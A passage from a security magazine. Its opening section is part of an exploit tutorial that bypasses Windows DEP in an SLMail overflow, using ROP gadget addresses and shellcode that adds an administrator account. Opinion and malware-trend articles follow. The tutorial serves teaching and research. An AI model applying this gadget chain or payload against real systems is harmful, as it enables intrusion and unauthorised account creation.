IUSR_SSHACKTHISBOX-0   IWAM_SSHACKTHISBOX-0
Guest                 SUPPORT_388945a0
The command completed successfully.

C:\>Documents and Settings\Administrator>_
```

Figure 19. Modified shellcode

It checks ESI, it's writeable, POPs ESI, moves the value of EBP to ESP, and RETNs. We should be good to go right? We just have to find where in our shellcode we land, put an address to JMP ESP and we are all set. Wait a minute... Look where it placed us (see Figure 14).

Notice where EIP points to:

FFFFFFFFFF.

That's not an address we can use... Let's look at the stack (see Figure 15).

So close! We are 5 addresses away from our user-controlled stack. Due to the way ZwSetInformationProcess handles the pushes, pops, and others, it leaves remnants on the stack and we can't quite get to our shellcode. This was frustrating for me, as I probably spent 2 days getting up to this point finding the right calls, only to see myself almost to the shellcode, but not close enough. About 8 hours later, an inordinate amount of Jolt cola, and a loving wife that was ceasing to be loving, I came up with an idea. I can't control these addresses, but I can control addresses before it. If I could somehow return to a previous value that was ignored and have that call place me in the right memory space, I might be able to get into my stack and get my shellcode. Let's take a peek back at my original code:

```
#0x7C93C899 @SHELL32 PUSH ESP, POP
                           EBP, RETN0x4
disablenx= '\x99\xC8\x93\x7C' #
Get EBP close to our controlled stack
# POP EBX, RETN 0x7C806B03 @NTDLL
disablenx+='\x03\x6B\x80\x7C'
# 0x7C8043A3 will be EBX when POP
```

Notice the RETN0x4 in the first call, this will return us to the POP EBX, RETN in the next instruction, but ignore the next 4 characters. Typically these are filled with (for example) \xFF\xFF\xFF\xFF instead we're going to put our own address that fixes the registers for us. Let's put this all together:

```
disablenx= '\x99\xC8\x93\x7C' #
Get EBP close to our controlled stack
disablenx+='\x03\x6B\x80\x7C' #
0x7C8043A3 will be EBX when POP
disablenx+='\xFF\xFF\xFF\xFF' # JUNK
```

BYPASSING HARDWARE BASED DATA EXECUTION PREVENTION

So the system will go to memory address `7c93c899`, then to `7c036b807c` then ignore the `FFFFFFF` and continue on. What if it were possible that once we disabled DEP, we could somehow get back to the `FFFFFFF`, which is really an address that corrects ESP and pops a couple things off of the stack to land us in our shellcode? Here's how we do it.

Remember when we went here:

```
#PUSH ECX, CALL EBX 0x7c934f57  
@SHELL32  
disablenx+= '\x57\x4F\x93\x7C'  
# This will go to EBX (0x7c8043A3)
```

This would push ECX to the stack, call EBX, then pop ESI to the right value in a writeable memory address. After that it would go straight to our `ZwSetInformationProcess` function that disables DEP for us. Instead of jumping to `ZwSetInformationProcess`, we go to a RETN, 10, and then go to the

`ZwSetInformationProcess`. Let's take a quick look:

```
# RETN0x10 0x7c8f7495 @SHELL32  
#disablenx+= '\x95\x74\x8f\x7c' #  
Stack Alignment
```

This will issue a RETN10 function. We immediately call the `ZwSetInformationProcess`, it does its magic, it checks EBP, then checks ESI, then `LEAVE`, then `RETN0x4`. It now places us a few instructions behind the original one we had issues with, this is to our `\xFF\xFF\xFF\xFF`. We replace the `\xFF\xFF\xFF\xFF` with a memory address of `0x7c85e6f7` in `NTDLL`. This memory address looks like this (see Figure 16).

This will ADD ESP with a value of 20, POP two registers, then `RETN4`, this will land us directly in our controlled stack where our shellcode is. One last problem, which is easy, we have to find exactly where it lands us so we can put

a memory address for `JMP` or `CALL ESP`. This is easy with Metasploit; you simply go to the tools section, use the `pattern_create` and `pattern_offset` tool to find exactly where you land. Use that to put in a memory address that `JMP`'s `ESP` (see Figure 17).

Once we jump here, look where we land (see Figure 18).

We land right where we want, to a nopslide, and ultimately to our shellcode. I modified the shellcode a bit in `SLMAIL` to just add a user account called `relik`. I also found that `0xff`, `0x00`, and `0x0a` are restricted characters. Let's take a peek before and after (see Figure 19).

Note the user accounts, let's send our payload (see Figure 20).

The payload is sent. Let's recheck our user accounts (see Figure 21).

A local administrator account called `relik` has been added, simply awesome.

This is a prime example of taking an exploit and using it to bypass data execution prevention. I would like to note that this isn't a problem with Microsoft in anyway; they have chosen to allow backwards compatibility (as mentioned with Skape and Skywings article). Interesting enough is I really haven't seen something like this; most of the exploits out there with NX bypass already have ESI and EBP set up with minor modification. This is somewhat different as our registers aren't pointing anywhere useful. This should be somewhat universal if ECX and ESP are writeable memory addresses, should take minor modification to get it to work with other exploits.

Special thanks to Muts, Ryujin, John Melvin (whipsmack), and H.D. Moore that have helped along the way.

Remember to visit <http://www.securestate.com> for more of this fun stuff!

```
root@ssdavelinuxvm1:/home/relik/Desktop/nxbypass# python slmail_nx_bypass.py  
Sending happy NX Bypass Overflow...
```

Figure 20. Sending payload




Figure 21. Checking user account

EMERGING THREATS

We're losing to the bad guys. But it'll change, and here's how...

MATTHEW JONKMAN

Yes I said it. We're losing. And badly. Conservative estimates say that 5-20% of commercial computer networks are infected at this moment. I doubt any of us know a home user (other than fellow security professionals) that's not been infected before, or is as we speak and they're ignoring it because they don't know how to fix it. If a company has Windows workstations, one of them's been whacked recently for certain.

These might seem like grandiose generalized statements, but they're true. We are so incredibly vulnerable, if the general public truly understood how easy it is for a remote individual or group to target them and get their stuff they'd be terrified.

Even nation versus nation cyber capabilities exist and have been effectively exercised in recent conflicts. National cyber-defense is extremely difficult if not impossible against a well armed attacker. Many countries are building out or have very effective offensive capabilities, while most have minimal defensive capabilities.

The major problem is that even the most basic cyber attack could cause a civilian panic that could cripple a modern country. All you need to do is scare your enemy civilians a bit and they'll tear each other apart fighting over bottled water at the supermarket and pull every bit of cash out of the bank they can get. The nations that haven't built this offensive capability can easily hire it out from the underground, and what they can hire is far greater than most major powers can put together on their own!

But back to individual and organizational vulnerability, there's

not much we can do about it. Law enforcement in most countries are overwhelmed and in general not that enabled or funded to investigate or prosecute in remote countries. Even when we do get an extradition and conviction the bad guy is looking at 6 months in a minimum security prison (if any time at all), and then a good job at an AV company. So the way to stay safe is to not attack your fellow citizens, go international and you're fine. But even if you get caught and prosecuted it'll be alright, there's a good job waiting for you.

The only time we see a bad guy suffering a consequence is when they cross their peers. Then it can get ugly. Many of them disappear, both electronically and often physically. Don't pay your debts in the underground on time, go into hiding. Whack an FBI website or retailer's customer database, you're fine.

I believe that at some point the world will lash out against the criminal underground. Their greed and methods are affecting too many people too deeply. When a population doesn't feel safe and don't believe their government can or will protect them they will band together

to protect themselves. This process inevitably ends in violence. The kind of violence they make History Channel specials about.

Here's how I think it might go... It starts with a political reaction to a major breach. A huge breach. Something like the US Social Security System losing its entire database, the FBI losing a core intelligence database, maybe even the NSA losing something big like a list of operatives, and very publicly. I know they've all lost things now and then, but I mean a big one, a complete database containing information about most everyone stolen. The big thing is that the bad guys, in the process of monetizing this data, are discovered. The world becomes suddenly aware of the scope of the breach, and realize there's nothing they can do about it.

There'll be a manhunt. The bad guys will be identified as a ring of folks from a country the Western world isn't friendly with, and maybe a couple Westerners involved as well. (probably Americans, we do stupid crap every day). The Americans involved will get their doors kicked in and get the maximum sentence for their minor involvement, which will probably be

probation since they have no prior offenses and their mothers promise to ground them for a year with no TV.

Laws will be changed to make consequences more dire for cyber crime. But the rest of the ring will remain free as we're unable to get extradition. These guys become local hero's for standing up to the big bad modern world and are protected.

Western politicians will grandstand for months talking about how we need to go get these guys that clogged up the tubes of the Internet, or some other nonsensical analogy involving Osama bin Laden. They'll talk about how this is an attack against the fabric of society, how they're coming after your kids and your parents, and the people will rise up. The talk shows will be full of "I got my identity stolen, I think it was the same guys", or "My grandmother's credit card was used to buy porn in the Ukraine, it's got to be the SSN breach ringleaders." It won't be of course, but these guys will end up the scapegoats for every cybercrime and problem in the world.

The US will lean heavily on it's allies to bring UN action against this country, sanctions, maybe even a military action if they refuse to extradite. It'll go badly. We (the US) will handle the occupation badly, tick off all of our allies and potential allies, and set the world back a few steps in the process to peace. But that'll pass, the world will eventually forgive the US for acting rashly and arrogantly, and for that 'accidental' bomb on a 'random' embassy. (Sorry China, promise it won't happen again, really!).

So here's where the solution comes in. The world will realize just how lawless and uncontrolled the Internet is, and just how much they rely on it functioning properly and their information remaining safe. They'll realize that most of the assets they own, their ash, retirement plans, credit cards, are just electrons arranged in a certain order on a hard drive somewhere. And that if those electrons are rearranged incorrectly all of their resources are suddenly gone.

The world, finally realizing it's vulnerability, will agree to a protocol of law enforcement and abuse control to

prevent this from happening again. A global group will be set up with central authority but enforcement officers and investigators within each country. These locals will be trained by and answer to the central authority, but be funded by the local country. Each country will also have to contribute to the central authority. These funds will be raised by taxing Internet access and infrastructure.


So, in order to be 'on' the Internet (i.e. have IP space assigned and be peered and routed by everyone else) you must pay your dues to this group and cooperate with their investigations. When a citizen of your country is accused of a cyber crime they are arrested by local law enforcement and prosecuted in a centralized court. If convicted the bad guy does their time in a prison in ANOTHER country. This will eliminate the temptation for a corrupt government to give their big money bad guys a country club jail sentence. No bad guy will be excited about the prospect of doing their time in a random third world prison.

Countries that don't cooperate and clean up will be unplugged. The effect on even a developing economy and society will be devastating. The people will rise up and demand Internet, the governments will either clean up and cooperate or be overthrown.

Big Brother you say? This will result in a global police state? Maybe. The member states would have to have the authority to manage and control this authority and amend it's constitution in an effective manner. But as long as it's funded and enabled/authorized to investigate and arrest bad guys we'll have a much safer place. Think EU, rotating presidents, constituent voting, etc. Just without the common currency and work visas.

I have an even better idea, lets do the central authority for the Internet WITHOUT invading a country or losing a major database.... Naw. that'll never work. Dammit! It's going to take an invasion. Any volunteers?

As always please send me your thoughts, jonkman@emergingthreats.net.



[GEEKED AT BIRTH]



You can talk the talk.
Can you walk the walk?
Here's a chance to prove it.
Please geek responsibly.

[IT'S IN YOUR DNA]

LEARN:

- Advancing Computer Science
- Artificial Life Programming
- Digital Media
- Digital Video
- Enterprise Software Development
- Game Art And Animation
- Game Design
- Game Programming
- Network Engineering
- Network Security
- Open Source Technologies
- Robotics And Embedded Systems
- Serious Game And Simulation
- Technology Forensics
- Virtual Modeling And Design
- Web And Social Media Technologies

ID fraud expert says...

A Look at the Malware Trends Expected in 2010

JULIAN EVANS

It's now coming to the end of 2009, so it is now a good time to look at the malware from 2009 and look at the trends expected in 2010. This isn't a conclusive article, but will highlight the most common threats to PCs and enterprise in 2009 and the potential emerging threats to come in 2010.

Malware defined

Most readers will know what malware is, but you'd be amazed just how many people don't! So for the benefit of those readers that don't – here is malware defined. Malware appears in many different forms, but they share one common bond – they are unwanted bits of code that embed themselves on a PC without the user ever knowing (in most cases and except for those of us who actually check our PCs regularly for any malicious code).

by leading security vendors in 2009 and these will also appear in 2010 – potentially developing new, more clever ways to combat AV systems and PCs to harness user data:

- Adware
- Tracking cookies
- Poisoned searches
- Rootkits
- Keyloggers
- Drive-by downloads
- Trojan horses

- Rogue AV software
- Browser hijackers
- Worms
- Internet diallers
- Piggyback attacks

Having taken a step back and gasped at the different insidious infection methods highlighted above, you'd be forgiven to think – *what do I have to do to protect my PC?* In fact with a little knowledge you can use the internet safely and reduce the chances of malware exposure – the

Malware growth trends

The graph below highlights the unique malware growth trends for 2008 and first half of 2009, but actually doesn't include all the other malware that Averts Labs detected generically or heuristically. Add in the generic and heuristic detection numbers and one can assume the numbers will go through the roof. Glance at the graph and you cannot fail to notice that growth is almost three times what is was in 2008. So expect these numbers to climb yet further in the latter half of 2009 and start jumping even higher in 2010 (see Figure 1).

There are many types of malware – here are the prolific ones as reported




Figure 1. Half Year Malware Growth Comparison

A LOOK AT THE MALWARE TRENDS

problem is most individuals and to an extent businesses, don't actually know how to. The main reason: they don't know enough about how malware infects PCs and networks.

Therefore it's not surprising to note that the AV security industry is worth billions of dollars, but equally it is also worth a significant amount to the criminal underworld. Not surprising then, that malware has become such a widespread problem and will continue to do so into 2010 and beyond.

Malware is setting the trend

First, let us look at the malware trends that individuals might expect to see in 2010. According to the experts and the statistics, the PC Malware trends chart above is showing that malware is growing at an alarming rate and in 2010 is expected to grow faster than it did in 2009.

In the past few weeks (November 30th 2009) leading US researchers have uncovered a way in which to hide malware in English language sentences.

Current security techniques work on the assumption that the code used in code-injection attacks, where it is delivered and run on victims' machines, has a different structure to non-executable plain data, such as English prose.

Dr Nicolas T Courtois, an expert in security and cryptology at University College London, said the work was an important paper in virusology, challenging an assumption that code has a different structure to non-executable plain data. He said malware deployed in this way would be *hard, if not impossible, to detect reliably*.

It's worth pointing out that the research is currently *proof of concept*. Additionally hackers are unlikely to be currently using the English Language to deliver malicious payloads, in particular because of the amount of engineering work that would be required.

This latest finding will of course highlight the weaknesses in current anti-virus detection. That said the anti-virus industry is adapting (just like the malware writers) and expect to see a move to community based

signature detection (i.e. like Symantec's database called Quorum) as well as new and improved behavioural detection algorithms to combat existing and future malware exploits.

The research paper, presented at the Association of Computing Machinery (ACM) Conference on Computer and Communications Security in Chicago, in November, is called English Shellcode – after the hacking community's generic name, shellcode, which refers to the payload portion of a code-injection attack.

This payload typically provides attackers with arbitrary control of system resources, applications, and data on a vulnerable machine. Attackers then choose how they want to continue their attack.

A tool that takes a piece of normal shellcode and generates some text to hide it could be the next step in the hacking and virus arms race. The advantage to hackers is simple. Alphanumeric shellcode can be stored in a typical and otherwise unsuspected contexts such as syntactically valid file and directory names or user passwords.

The challenge is that the alphanumeric character set is significantly smaller than the set of characters available in Unicode

and UTF-8 encodings. This means that the set of instructions available for composing alphanumeric shellcode is relatively small. You couldn't have long strings of mostly capital letters, for example.

The team trained using English texts, roughly comprising 15,000 Wikipedia articles, and 27,000 books from the Project Gutenberg. The team can now generate English shellcode in less than one hour on standard PC hardware with 4GB of RAM.

Below is an example of automatically generated English encoding. The text in bold is the instruction set and the plain text is skipped.

There is a major center of economic activity, such as Star Trek, including The Ed Sullivan Show. The former Soviet Union. International organization participation.

Social malware

In 2009 we saw the rise of social network malware, not for the first time, but certainly the largest increase as more and more people joined these networks (i.e. Facebook and Twitter). The fraudsters are tapping into new ways to social engineer sensitive personal information through the use of malicious third-party applications/widgets, fake profiles, poisoned links and




Figure 2. Growth in password-stealing malware

ID fraud expert says...

spamming, just to name a few techniques that are used.

A really good example of the social malware is the email message that individuals will send with say a funny video clip. The unsuspecting users may not realize the source and inadvertently click the link to a fake video which drops a malicious payload onto the PC. Hardly social behaviour you might think! The problem is that social malware is easy – individuals like to be popular i.e. have many friends and as Andy Warhol said in *Exposures* back in 1979 – *In fifteen minutes everybody will be famous.*

Andy was very forward thinking, so look to today and you will see everyone wants to be a celebrity or at least very popular (or given the appearance they are) – hence the Facebook line of *how many friends have you got* – meaning you have more than me. Sadly there is also the underworld, where organised crime gangs lurk, realising the financial perks of using this *social revolution* to exact a social engineering plot to extort sensitive individual details on a global scale. Believe it, this is happening and

at the same time this feature is being written. In fact, a lot of people might not realise they are a victim until it is too late (see Identity theft section later). Also, importantly don't forget these fraudsters are clever and will look to manipulate the situation whatever and however long it takes.

Most people have heard of Twitter, but has anyone heard of the short URL threat? Shortened URL's are proving extremely popular with micro blogging websites such as Twitter. More and more people are finding adding shortened links (bit.ly) useful as they allow you to add more descriptive text – but this is also an opportunity for fraudsters to exploit shortened URL's. These services are a great way (and at very low cost) for fraudsters to spread malware code.

Example

"Leighton Meester sex tape video free download" the tweet teasingly offered. But beware – as this tweet complete with shortened URL had a nasty secret!

Unfortunate Twitter users who took the bait (above example) were in for a treat

other than revealing clips of Gossip Girl vixen. The link led users to a fake porn site where online criminals try to install a nasty Trojan program on the victim's machine. It was yet another one of the attacks that victimized tens of thousands of Twitterers.

These assaults have the potential to hurt both individual users and companies that are increasingly using Twitter to promote their business. Shortened URL's are shorted (hidden) links that can hide a link to a malicious website; you might end up with a malicious file on your computer; lose personal financial information i.e. online bank login details and/or lose your personal identity and spend lots of time and money recovering your identity. These types of social attacks are set to continue and develop in 2010.

Password malware

Gaming passwords are the most targeted logins on the Internet, especially as the black market for gaming goods and currencies, and the malware to steal them, continues to grow. Figure 2 clearly shows the growth of gaming malware far surpasses that of malware seeking banking logins (which are also high on fraudsters shopping list), making gamers the most targeted group on the Internet. Cybercriminals are developing programs that steal gaming passwords so that they can sell off gamers' virtual goods for actual real money – this includes everything from custom characters to virtual money.

The most infectious of password-stealing malware are Trojans which drop their payload onto a PC after an individual has opened an email attachment. The malware code will then direct the user to the malicious website. Once the malware is installed the Trojan will collect usernames and passwords from your PC hard drive. They do this by targeting software such as Internet Explorer, FTP sessions and online games such as World of Warcraft. Expect cybercriminals to develop new cyber self-protection mechanisms, something like the rogue anti-virus programs (scareware which will be discussed in the next section) that




Figure 3. Various types of identity theft (US)

A LOOK AT THE MALWARE TRENDS

disable Trojan removal, disable firewalls, stop existing anti-virus from working and hijack browser sessions using redirectors.

Rogue anti-malware software (scareware)

2009 saw an unprecedented number of rogue antivirus software appearing on the Internet. These rogue antivirus programs are often referred to as scareware or fake security software which makes promises to secure or clean up a user's PC, but in reality installs a malicious program (for example: a Trojan).

The scareware program produces false or misleading results. Worse though it demands you pay to remove the malicious software. If you attempt to use a search engine to find out how to remove the malicious program, you might find the Trojan has also poisoned your search queries as well. An example of this is when you search for an anti-virus or spyware removal program you will find the link redirects you (called a *redirector*) to a fake website.

Memory (RAM) attacks

RAM scrapers have been around for years, but very few people have ever heard of this type of malware threat, and that includes people within the security industry too. With industry rules globally requiring credit card data to be encrypted, the threat of RAM (computer memory) attacks will increase and is becoming a bit of a rage among the cyber crime community. It's not necessarily easy money, but it certainly can reap big financial gains.

RAM scrapers are not new. They have in fact been around for years, but the recent threat seen by some leading security companies, leads industry analysts to believe this may well be the next *real threat* in 2010 and into 2011. The credit card industry is going to have to encrypt all its data, as the RAM scraper threat is going to be a great opportunity for fraudsters.

RAM scrapers are malware programs that search RAM (Random Access memory) on point-of-sale terminals (POS), where PINs and other credit card data must be stored in

the clear so it can be processed. An example of a recent attack involved malware that logged only the payment card data rather than dumping the contents of the memory which ensured the malware didn't create server overload – in effect this hid the malware from security software.

Fraudsters would then harness this opportunity by intercepting the information and uploading to powerful servers dotted around the globe.

Security specialist would be able to identify whether a server was infected i.e. sudden changes in disk space, looking for the presence of unusual scripts, and monitoring changes to the system registry and system processes. Consumers on the other hand have no control over what happens to their data and in the event a RAM scraper stole credit card details, only the credit card company would be held liable, not the consumer.

Poisoned search

2009 has also seen the rise of cybercriminals using the Google's AdWords program in order to get malicious sites placed at the top of paid search results.

Some search results, listed to the right of organic search results in Google, contain links purporting to take searchers to the subject they are looking for, but redirect them to sites that infect their PCs instead.

In addition, the malware on those sites has been tweaked to evade detection by many antivirus applications, experts said.

If the link redirects to a site with malicious code, the tactic would appear to violate Google's own policies regarding Adwords, such as not allowing URLs in AdWords results to redirect to other URLs. Google is attempting to stop this kind of malware threat, but it is difficult to police. Expect to see an increase in poisoned search exploits over the next 12 months. It has also been reported that we will also see the emerging threat to the security of Internet users which combines Google search with websites with an un-updated software, similar to what happens with blogs. The blogs themselves are indexed by Google and contribute the material that comes up during searches.

Cybercriminals are starting to use this attack vector which compromises existing blogs to get indexed by Google. These are referred to as *rogue blogs* and are easily updated automatically with titles




Figure 4. Global spam volumes and spam as a percentage of all mail

ID fraud expert says...

that intentionally avoid popular websites so that they don't get lost in the ocean of authentic websites that cover those respective topics. The bizarre part of this attack vector is that most of the *rogue blogs* only contain pictures. The reason for this is that the images are collected by images.google.com and turn up if the same combination of words found in the title of the blog post is entered into the search box.

For the images to appear at the top of Google search results, the cybercriminals have worked out that all you have to do is make sure each image contains the *alt* and *title* tags that match the words in the title. The poisoned link is exposed when a user clicks on the image when they are taken to a malicious website where in some cases notification pop ups appear alerting the individual that they are infected, when in fact they are not.

The individual may be tempted into downloading the rogue software (see previous section) which then installs its malicious payload. Expect the image search threat to develop in 2010. For those interested in finding out how to remove this threat, all you need to do is copy-paste the link in the search results directly into the browser – the trick is the malicious code only redirects you if you arrive through the Google search.

Malware and Identity theft

Identity theft is very much related to malware and I'm sure you can see the connection. In fact the relationship is more of a *marriage* as malware is the engine while identity theft is the offence of committing to use the data collected from the malware to steal for financial gain. Javelin Strategy & Research Center in the US completed a study earlier this year (2009) and they concluded the following:

- Identity theft is on the rise, affecting almost 10 million victims in 2008. That's a 22 percent increase from 2007.
- Victims are spending less money to correct the damage from identity theft. The mean cost per victim is \$500, and most victims pay nothing

due to zero-liability fraud-protection programs offered by their financial institutions.

- 71 percent of fraud happens within one week of the theft of a victim's personal data
- Low-tech methods for stealing personal information are still the most popular for identity thieves. Stolen wallets and physical documents accounted for 43 percent of all identity theft, while online methods accounted for only 11 percent.

Here is a useful chart describing the various types of identity theft identified by the Federal Trade Commission (FTC) (see Figure 3).

The enterprise threat

For businesses there will also be an unwanted threat as well. Here is a snapshot of some threats facing security administrators and enterprise and mid-sized business information security IS managers in 2010:

- Malicious websites targeting visitors with clever manipulation of IP addresses whereby the IP address changes every five minutes making detection ever increasingly difficult
- Threats from automated repackaging malware applications which change how malware will be delivered every few minutes
